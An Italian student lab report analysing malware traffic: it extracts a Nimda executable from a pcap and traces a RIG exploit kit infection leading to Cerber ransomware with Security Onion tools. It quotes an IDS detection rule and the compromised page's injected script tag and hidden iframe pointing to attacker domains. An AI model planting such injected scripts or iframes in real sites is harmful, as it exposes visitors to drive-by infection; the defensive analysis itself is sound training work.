

S13 / L5

EXTRACT AN EXECUTABLE FROM  
A PCAP, INVESTIGATE A  
MALWARE EXPLOIT

# CONTENUTI

00

Traccia

01

Extract an Executable from a PCAP

02

Investigate a Malware Exploit

# 00 TRAC CIA

## 1) Extract an Executable from a PCAP

Looking at logs is very important, but it is also important to understand how network transactions happen at the packet level. In this lab, you will complete the following objective:

- Analyze the traffic in a previously captured pcap file and extract an executable file from the traffic.

## 2) Investigate a Malware Exploit

In this lab, you will complete the following objective:

- Use Security Onion to investigate a more complex malware exploit that uses an exploit kit to infect hosts.

# 01 - EXTRACT AN EXECUTABLE FROM A PCAP

Mi sposto nella directory **pcaps** con `cd lab.support.files/pcaps` e controllo i file presenti con `ls -l`. Dopo aver verificato che il file **nimda.download.pcap** è presente, lo apro in Wireshark con il comando `wireshark nimda.download.pcap &`.


The screenshot shows the Wireshark 2.5.1 interface with a packet capture of an HTTP download. The packet list shows 11 packets. Packet 4 is highlighted, showing an HTTP 200 OK response from 209.165.200.235 to 209.165.202.133. The packet details pane shows the HTTP response structure. A terminal window is overlaid on the interface, showing the commands used to navigate to the pcaps directory, list files, and open the pcap file in Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	209.165.200.235	209.165.202.133	TCP	74	48598 → 6666 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4051203246 TSecr=0 WS=512
2	0.000259	209.165.202.133	209.165.200.235	TCP	60	6666 → 48598 [ACK] Seq=65535 Win=0 Len=0
3	0.000297	209.165.200.235	209.165.202.133	TCP	60	48598 → 6666 [ACK] Seq=1 Win=0 Len=0
4	0.000565	209.165.200.235	209.165.202.133	HTTP	2312	200 OK
5	0.000588	209.165.202.133	209.165.200.235	TCP	60	6666 → 48598 [ACK] Seq=65535 Win=0 Len=0
6	0.000708	209.165.202.133	209.165.200.235	TCP	32	6666 → 48598 [ACK] Seq=65535 Win=0 Len=0
7	0.000827	209.165.200.235	209.165.202.133	TCP	60	48598 → 6666 [ACK] Seq=1 Win=0 Len=0
8	0.004594	209.165.202.133	209.165.200.235	TCP	15	6666 → 48598 [ACK] Seq=65535 Win=0 Len=0
9	0.004602	209.165.200.235	209.165.202.133	TCP	60	48598 → 6666 [ACK] Seq=1 Win=0 Len=0
10	0.004605	209.165.202.133	209.165.200.235	TCP	15	6666 → 48598 [ACK] Seq=65535 Win=0 Len=0
11	0.004610	209.165.200.235	209.165.202.133	TCP	60	48598 → 6666 [ACK] Seq=1 Win=0 Len=0


```
analyst@secOps ~]$ cd lab.support.files/pcaps
analyst@secOps pcaps$ ls -l
total 4028
-rw-r--r-- 1 analyst analyst 371462 Mar 21 2018 nimda.download.pcap
-rw-r--r-- 1 analyst analyst 3750153 Mar 21 2018 wannacry_download.pcap.pcap
analyst@secOps pcaps$
analyst@secOps pcaps$
analyst@secOps pcaps$ /sbin/wireshark-gtk nimda.download.pcap &
[3] 609
analyst@secOps pcaps$
```

# 01 - EXTRACT AN EXECUTABLE FROM A PCAP

Nella schermata di Wireshark, seleziono il **quarto** pacchetto della cattura, che contiene la richiesta GET HTTP per scaricare il **malware Nimda**. Espando il protocollo HTTP per confermare che si tratta di una richiesta GET.




Seleziono il primo pacchetto TCP e faccio clic con il tasto destro per scegliere la funzione **Follow TCP Stream**. Questo mi permette di ricostruire **l'intero flusso TCP**. Visualizzo simboli misti a parole leggibili, che rappresentano il contenuto del file scaricato. Sono illeggibili in quanto wireshark **non è in grado** di rappresentare il file binario.



## 01 - EXTRACT AN EXECUTABLE FROM A PCAP

Torno al quarto pacchetto e seleziono **File > Export Objects > HTTP**. Nella finestra che appare, vedo l'eseguibile **Nimda.Amm.exe**. Lo seleziono e clicco su Save As, salvandolo nella directory **/home/analyst**.





Dopo aver salvato l'eseguibile, verifico che il file sia nella cartella **/home/analyst** con **ls -l**. Poi uso il comando **file W32.Nimda.Amm.exe** per confermare che si tratta di un file eseguibile **Windows PE32**.

```
[analyst@secOps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
[analyst@secOps ~]$
```

# 02 - INVESTIGATE A MALWARE EXPLOIT

Accedo a **Security Onion** e apro **Kibana**. Imposto l’intervallo di tempo su **gennaio 2017** e riduco gradualmente il periodo di visualizzazione fino a visualizzare i dettagli del grafico. Individuo l’evento relativo all’attacco del **27 gennaio 2017 alle 22:54:43**. Analizzo l’evento e ottengo le seguenti informazioni: l’IP di origine è **172.16.4.193**, l’IP di destinazione è **194.87.234.129**, il servizio è **HTTP** (porta 80) e la classificazione è **Trojan Activity**. Accedo al sito indicato nel campo signature\_info e scopro che l’exploit appartiene alla famiglia **Exploit\_Kit\_RIG**.



January 27th 2017, 22:54:43.000		172.16.4.193	49202	194.87.234.129	80	hTjrzXI8B6Cd_0SL_gB
<a href="#">View surrounding documents</a> <a href="#">View single document</a>						
@timestamp	Q	Q	Q	Q	Q	January 27th 2017, 22:54:43.000
@version	Q	Q	Q	Q	Q	1
_id	Q	Q	Q	Q	Q	hTjrzXI8B6Cd_0SL_gB
_index	Q	Q	Q	Q	Q	seconion:logstash-import-2017.01.27
_score	Q	Q	Q	Q	Q	-
_type	Q	Q	Q	Q	Q	doc
alert	Q	Q	Q	Q	Q	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2
category	Q	Q	Q	Q	Q	current_events
classification	Q	Q	Q	Q	Q	trojan-activity
destination_geo.country_name	Q	Q	Q	Q	Q	Russia
destination_geo.ip	Q	Q	Q	Q	Q	194.87.234.129
destination_geo.location	Q	Q	Q	Q	Q	{ "lon": 37.6068, "lat": 55.7386 }
destination_ip	Q	Q	Q	Q	Q	194.87.234.129
destination_ips	Q	Q	Q	Q	Q	194.87.234.129
destination_port	Q	Q	Q	Q	Q	80
event_type	Q	Q	Q	Q	Q	snort
gid	Q	Q	Q	Q	Q	1



# 02 - INVESTIGATE A MALWARE EXPLOIT

Accedo alla trascrizione dell’evento con **CapME**. Il sito iniziale visitato dall’utente era **www.homeimprovement.com**, ma il browser è stato reindirizzato a **ty.benme.com**. Il file richiesto dal server era compresso in gzip, il che suggerisce la presenza di **malware nascosto all’interno del file**.

172.16.4.193:49202\_194.87.234.129:80-6-626550774.pcap

Log entry:  
2020-06-19 18:50:38 pid(11715) Alert Received: 0 1 trojan-activity seconion-import-1 {2017-01-27 22:54:43} 5 31 {ET CURRENT\_EVENTS RIG EK URI Struct Mar 13 2017 M2}  
172.16.4.193 194.87.234.129 6 49202 80 1 2024049 1 10 10

IDS rule:  
alert tcp \$HOME\_NET any -> \$EXTERNAL\_NET \$HTTP\_PORTS (msg:"ET CURRENT\_EVENTS RIG EK URI Struct Mar 13 2017 M2"; flow:established,to\_server; urilen:>90; content:"QMvXcJ"; http\_uri; pcre:"/(?=[^&]{3,4}QMvXcJ).\*?(?=[A-Za-z\_-]{0-9})(?=[a-z0-9\_-][A-Z][a-z0-9\_-][A-Z])(?=[A-Z0-9\_-][a-z][A-Z0-9\_-][a-z])[A-Za-z0-9\_-]+&.\*?(?=[A-Za-z\_-]{0-9})(?=[a-z0-9\_-][A-Z][a-z0-9\_-][A-Z])(?=[A-Z0-9\_-][a-z][A-Z0-9\_-][a-z])[A-Za-z0-9\_-]+(?&|\$/)/"; content:"Cookie[3a]"; flowbits:set,ET.RIGEKExploit; metadata:former\_category CURRENT\_EVENTS; classtype:trojan-activity; sid:2024049; rev:1; metadata:affected\_product Windows\_XP\_Vista\_7\_8\_10\_Server\_32\_64\_Bit, affected\_product Web\_Browser\_Plugins, attack\_target Client\_Endpoint, deployment Perimeter, tag Exploit\_kit\_RIG, signature\_severity Major, created\_at 2017\_03\_13, malware\_family Exploit\_Kit\_RIG, performance\_impact Low, updated\_at 2017\_03\_13;)

CAPME: Detected gzip encoding.  
CAPME: Automatically switched to Bro transcript.

Sensor Name: seconion-import  
Timestamp: 2017-01-27 22:54:43  
Connection ID: CLI  
Src IP: 172.16.4.193  
Dst IP: 194.87.234.129  
Src Port: 49202  
Dst Port: 80  
OS Fingerprint: 172.16.4.193:49202 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]  
OS Fingerprint: Signature: [8192:128:1:52:M1460,N,W8,N,N,S:::Windows:?]  
OS Fingerprint: -> 194.87.234.129:80 (distance 0, link: ethernet/modem)  
SRC: GET /?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8ftKeRVawGyjRaFcw1nyYdeAwgQ8\_qtiEKBzBKfgZ6D-hyMZAh1z6LRVvQ42w&tuif=2320&q=wH7QMvXcJwDNFYbGMvrER6NbNknQA0KPxpH2\_drZdZqxKGni2Ob5UUSk6FqCEh3&yus=Vivaldi.114tq57.406t1v7x8&br\_fl=4180  
SRC: ACCEPT: text/html, application/xhtml+xml, \*/\*  
SRC: REFERER: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html  
SRC: ACCEPT-LANGUAGE: en-US  
SRC: USER-AGENT: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko  
SRC: ACCEPT-ENCODING: gzip, deflate  
SRC: HOST: tyu.benme.com  
SRC: CONNECTION: Keep-Alive  
DST: 200 OK  
DST: SERVER: nginx/1.6.2  
DST: DATE: Fri, 27 Jan 2017 22:54:38 GMT  
DST: CONTENT-TYPE: text/html; charset=UTF-8  
DST: CONTENT-LENGTH: 1842  
DST: CONNECTION: keep-alive  
DST: VARY: Accept-Encoding  
DST: CONTENT-ENCODING: gzip  
DST: <!DOCTYPE html>\x0a<html lang="en">\x0a<head>\x0a <title></title>\x0a <meta charset="UTF-8">\x0a <meta http-equiv="X-UA-Compatible" content="IE=EDGE">\x0a <meta name="apple-mobile-web-app-capable" content="yes">\x0a <meta name="apple-mobile-web-app-status-bar-style" content="black">\x0a <meta name="viewport" content



02 - INVESTIGATE A MALWARE EXPLOIT

Apro **Sguil** e localizzo gli allarmi del **27 gennaio 2017**, che indicano un attacco in meno di un minuto. Verifico che l’attacco ha coinvolto il RIG EK Exploit Kit e che il malware era un **ransomware Cerber**. Esaminando le trascrizioni, noto che l’utente ha visitato [www.homeimprovement.com](http://www.homeimprovement.com) e successivamente è stato reindirizzato a **retrotip.visionbura.com.ve**, dove sono stati richiesti dei file compressi in gzip.

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193	49200	6	ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017
RT	15	seconion-...	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2
RT	15	seconion-...	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017
RT	15	seconion-...	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG EK URI struct Oct 24 2016 (RIG-v)
RT	52	seconion-...	5.37	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG EK Landing Sep 12 2016 T2
RT	1	seconion-...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/Cerber Checkin M3 (15)
RT	1	seconion-...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/Cerber Onion Domain Lookup
RT	1	seconion-...	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top domain - Likely Hostile
RT	4	seconion-...	5.78	2017-01-27 22:55:28	172.16.4.193	49212	198.105.121.50	80	6	ET INFO HTTP Request to a *.top domain
RT	5	seconion-...	5.410	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET CURRENT_EVENTS WinHttpRequest Downloading EXE
RT	5	seconion-...	5.415	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	seconion-...	5.420	2017-06-27 13:43:52	145.131.10.21	80	192.168.1.96	49190	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	seconion-...	5.421	2017-06-27 13:43:54	192.168.1.96	49191	143.95.151.192	80	6	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile
RT	6	seconion-...	5.422	2017-06-27 13:43:54	143.95.151.192	80	192.168.1.96	49191	6	ET POLICY PE EXE or DLL Windows file download HTTP

☒ Show Packet Data   ☒ Show Rule

rev:3; metadata:affected\_product Web\_Browsers, affected\_product Web\_Browser\_Plugins, attack\_target Client\_Endpoint, deployment Perimeter, signature\_severity Major, created\_at 2016\_07\_12, malware\_family PsuedoDarkLeech, updated\_at 2016\_07\_12:)

/nsm/server\_data/securityonion/rules/seconion-import-1/download

ET TROJAN Ransomware/Cerber Checkin M3 (15)

ET TROJAN Ransomware/Cerber Onion Domain Lookup

# 02 - INVESTIGATE A MALWARE EXPLOIT

Utilizzo **Wireshark** per filtrare il traffico HTTP e identificare i file coinvolti nell’attacco. Esporto i file sospetti e genero un **hash SHA-1** per confrontarlo con il database di VirusTotal, che conferma che uno dei file era parte di un **exploit RIG EK**.

http.request

No.	Time	Source	Destination	Protocol	Length	Info
4	2017-01-27 22:54:41	172.16.4.193	104.28.18.74	HTTP	552	GET /remodeling-your-kitchen-cabinets.html HTTP/1.1
27	2017-01-27 22:54:42	172.16.4.193	104.28.18.74	HTTP	529	GET /wp-content/plugins/wp-postratings/postratings-css.css?ver=1.83 HTTP/1.1
31	2017-01-27 22:54:42	172.16.4.193	104.28.18.74	HTTP	572	GET /wp-content/plugins/daves-wordpress-live-search/css/daves-wordpress-live-search_default_gray.css?ver=4.4.7 HTTP/1.1

▶ Frame 4: 552 bytes on wire (4416 bits), 552 bytes captured (4416 bits)

▶ Ethernet II, Src: 5c:26:0a:02:a8:e4, Dst: 00:d0:ba:49:2c:a1

▶ Internet Protocol Version 4, Src: 172.16.4.193, Dst: 104.28.18.74

▶ Transmission Control Protocol, Src Port: 49195, Dst Port: 80, Seq: 1, Ack: 1, Len: 498

▼ Hypertext Transfer Protocol

▶ GET /remodeling-your-kitchen-cabinets.html HTTP/1.1\r\nAccept: text/html, application/xhtml+xml, \*/\*\r\nReferer: http://www.bing.com/search?q=home+improvement+remodeling+your+kitchen&q&sp=-1&pq=home+improvement+remodeling+your+kitchen&sc=0-40&sk=&cvid=194EC908DA65455B9E9A98285A33132B&first=7&FORM=PERE\r\nAccept-Language: en-US\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\nAccept-Encoding: gzip, deflate\r\nHost: www.homeimprovement.com\r\nConnection: Keep-Alive\r\n\r\n

www.homeimprovement.com	text/html	37 kB	remodeling-your-kitchen-cabinets.html
www.homeimprovement.com	text/css	1,058 bytes	postratings-css.css?ver=1.83
www.homeimprovement.com	text/css	1,819 bytes	daves-wordpress-live-search_default_gr

## 02 - INVESTIGATE A MALWARE EXPLOIT

Apri il file **remodeling-your-kitchen-cabinets.html** e individuo un JavaScript che carica il file **dle\_js.js** da **retrotip.visionurbana.com.ve**.

```
<link rel="shortcut icon" href="//www.homeimprovement.com/wp-content/themes/arras/images/favicon.ico" />

<script type="text/javascript" src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330] -->
<meta name="description" content="Installing cabinets in a remodeled kitchen require some basic finish carpent
```

Questo JavaScript crea un iframe che reindirizza l'utente a un sito pericoloso.

```
$('#commentform').validate();

});    </script>
        <style type="text/css">.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>
        <link rel='stylesheet' id='daves-wordpress-live-search-css' href="//www.homeimprovement.com/wp-content/plugins/daves-wordpress-live-search-css/daves-wordpress-live-search-css.css?ver=4.4.7" type='text/css' media='all' />
<link rel="stylesheet" href="//www.homeimprovement.com/wp-content/themes/arras/user.css" type="text/css" media="screen,projection" /></head>

<body class="home single post post-26 single-format-standard layout-2c-r-fixed no-js style-default"><span style="position:absolute; top: 1025px; width:300px; height: 258px;">
<iframe src="http://tyu.BENME.COM/?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fItKeRVawGyJRaFcw1nyYdeAwgQ8_qtiEKBzBKfgZ6D-hyMZAhlz6LRVvQ42w&tuif=2320&q=wH7QMvXcJwDNFYbgMvrER6NbNknQAOKPxpH2_drZdZqxKGni20b5UUSk6FqCEh3&yus=Vivaldi.114tq57.406t1v7x8&br_fl=4180" width="269" height="258"></iframe>
</span>
bnoic
<noscript>
<script type="text/javascript">
//
(function(){
var o = document.body.className;</pre>
```



# GRAZIE

**Flavio Scognamiglio**